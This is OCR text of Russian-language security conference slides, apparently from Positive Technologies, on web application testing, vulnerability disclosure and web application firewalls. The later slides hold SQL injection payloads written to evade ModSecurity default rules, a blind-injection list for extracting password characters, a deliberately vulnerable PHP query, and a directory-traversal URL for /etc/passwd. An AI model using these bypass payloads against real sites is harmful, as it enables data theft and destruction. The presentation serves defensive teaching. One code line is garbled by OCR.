
На практике:

Сканеры
Черный ящик/Pentest
Белый ящик

OWASP Application Security Verification Standards (ASVS)

http://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

Тестирование – что лучше?



«Статистика уязвимостей Web-приложений за 2008 год» - WASC

Поддержка – поддержание защищенного состояния

Фактическое устранение уязвимостей

Class of Attack	% resolved	severity
Information Leakage	50%	urgent
Insufficient Authorization	42%	urgent
SQL Injection	66%	urgent
HTTP Response Splitting	83%	urgent
Directory Traversal	31%	urgent
Insufficient Authentication	26%	critical
Cross-Site Scripting	55%	critical
Abuse of Functionality	41%	critical
Cross-Site Request Forgery	48%	critical
Session Fixation	11%	critical
Brute Force	8%	high
Content Spoofing	26%	high
HTTP Response Splitting	31%	high
Information Leakage	34%	high
Predictable Resource Location	31%	high

Whitehat Security

Поддержка – уязвимости после «запуска» приложения

- **Заказчик**
  - А что это такое?
  - Договор на поддержку включает устранение уязвимостей?
  - Кто вообще писал этот код?
- **Разработчик**
  - Это не уязвимость!
  - Что это за письмо?
  - Шантаж?!

Поддержка – вовлеченные стороны

- **Разработчик**
  - Получает информацию об уязвимостях
  - Планирует устранение
  - Устраняет
  - Информирует заказчиков
- **Исследователь**
  - Обнаруживает уязвимости
  - Информирует разработчика/заказчика
  - Помогает устранять
- **Заказчик (Владелец/Пользователь)**
  - Ждет милости ☺?
  - Включаем Web Application Firewall

Устранение уязвимостей – попытки формализации

- **“Full Disclosure Policy (RFPolicy) v2.0”, Rain Forest Puppy**

http://www.wiretrip.net/rfp/policy.html

- **Steven M. Christey and Chris Wysopal. “Responsible Vulnerability Disclosure Process (Internet-Draft RFC).”**

http://www.vulnwatch.org/papers/draft-christey-wysopal-vuln-disclosure-00.txt


- **Organization for Internet Safety. “Guidelines for Security Vulnerability Reporting and Response, Version 2.0.”**

http://www.oisafety.com/guidelines/secresp.html

- **NIAC, “Vulnerability Disclosure Framework”,**

http://www.dhs.gov/interweb/assetlibrary/vdwgreport.pdf

Пару слов о WAF



http://server/?id=1+union+select...
http://server/?id="><script>...
http://server/?id=/../../../etc/passwd

Нормализация данных

- Decode HTML entities (e.g. c, ", ª)
- Escaped characters (e.g. \t, \001, \xAA, \uAABB)
- Null byte string termination
- ...

Поиск сигнатуры

- /(sel)(ect.+fr)(om)/is
- /(uni)(on.+sel)(ect)/is
- ...

WAF – панацея?

Практика обхода WAF: SQL Injection – H

- Использование HTTP Parameter Fragmentation (HPF

  - Пример уязвимого кода

```
Query("select * from table where a=".$_GET['a']." and b=
Query("select * from table where a=".$_GET['a']." and b=
    ".$_GET['c']);
```

  - Следующий запрос не позволяет провести атаку

```
/?a=1+union+select+1,2/*
```

Практика обхода WAF: Blind SQL Injection

- Пример различного представления запроса с одной смысловой нагрузкой

```
select user from mysql.user where user = 'user' OR mid(password,1,1)='*'
select user from mysql.user where user = 'user' OR mid(password,1,1)=0x2a
user = 'user' OR mid(password,1,1)=unhex('2a')
user = 'user' OR mid(password,1,1) regexp '[*]'
user = 'user' OR mid(password,1,1) like '*'
user = 'user' OR mid(password,1,1) rlike '[*]'
user = 'user' OR ord(mid(password,1,1))=42
user = 'user' OR ascii(mid(password,1,1))=42
user = 'user' OR find_in_set('2a',hex(mid(password,1,1)))=1
user = 'user' OR position(0x2a in password)=1
user = 'user' OR locate(0x2a,password)=1
user = 'user' OR substr(password,1,1)=0x2a
user = 'user' OR substring(password,1,1)=0x2a
```

Практика обхода WAF: SQL Injection – обход сигнатур

- Mod_Security (2.5.9) – default rules

Ругается на:
/?id=1+and+ascii(lower(substring((select+pwd+from+users+limit+1,1),1,1)))=74

Но пропускает:
/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74

Ругается на: /?id=1+OR+1=1

Но пропускает: /?id=1+OR+0x50=0x50

Ругается на: /?id=1+and+5=6

Но пропускает: /?id=1+and+5!=6

Ругается на: /?id=1;drop members

Но пропускает: /?id=1;delete members

И пропускает: /?id=(1);exec('sel'+'ect(1)'+',(xxx)from'+'yyy')

POSITIVE TECHNOLOGIES

POSITIVE TECHNOLOGIES

Качество защиты

The Web Application Security Scanner Evaluation Criteria (WASSEC)

The Web Application Firewall Evaluation Criteria (WAFEC)

Спасибо за внимание!

gordey@ptsecurity.ru

http://sgordey.blogspot.com/

POSITIVE TECHNOLOGIES